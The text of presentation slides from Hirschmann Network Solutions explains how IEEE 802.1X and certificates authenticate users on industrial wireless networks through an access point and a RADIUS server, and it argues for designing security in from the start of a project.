□ Enable Identity Privacy

Industrial Wireless can be safe!

IEEE 802.1X

Authenticates every user against user database



Client associates with AP using Open Authentication
1
Supplicant
User credentials sent to AP
2
AP encapsulates the 802.1X reply and sends it to the supplicant
6
AP
User credentials forwarded to RADIUS server
3
User granted a level of access
5
Authentication Server
4
Credentials checked against user database

Industrial Wireless can be safe!

Certificates

+

IEEE 802.1X

- Wireless products offer more and more possibilities. There are risks involved regarding security and access tot mission critical processes and information flow.

- By implementing a good security design from the start of the project these risks can be limited to a very acceptable level.

- Henk Geurts, Hirschmann Network Solutions

Questions? Please visit us on the exhibition floor!

HIRSCHMANN

MULTIMEDIA